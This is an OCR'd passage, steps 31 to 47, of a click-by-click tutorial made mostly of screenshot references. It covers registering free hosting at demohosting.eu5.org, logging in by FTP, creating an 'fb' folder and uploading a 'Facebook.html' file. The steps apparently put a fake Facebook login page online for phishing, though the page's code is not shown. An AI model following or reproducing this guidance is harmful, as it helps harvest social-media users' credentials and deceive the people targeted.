
Step 31:- Type demohosting & Select eu5.org .



Step 32:- Click on Proceed.




Step 33:- Fill above details.




Steep 34:- Click on Create.


Step 35:- Click on http://demohosting.eu5.org.




Step 36:- Account was created.




Step 37:- Type /ftp.




Step 38:- Fill above details.




Step 39:- Click on Login.




Step 40:- Click on New dir.




Step 41:- Type fb & Click on Tick.




Step 42:- Click on Blue Tick.




Step 43:- fb Folder is Created & Open it.




Step 44:- Click on Upload.




Step 45:- Click on Choose File.




Step 46:- Select Facebook.html & Click on open.




Step 47:- Click on Green Tick.



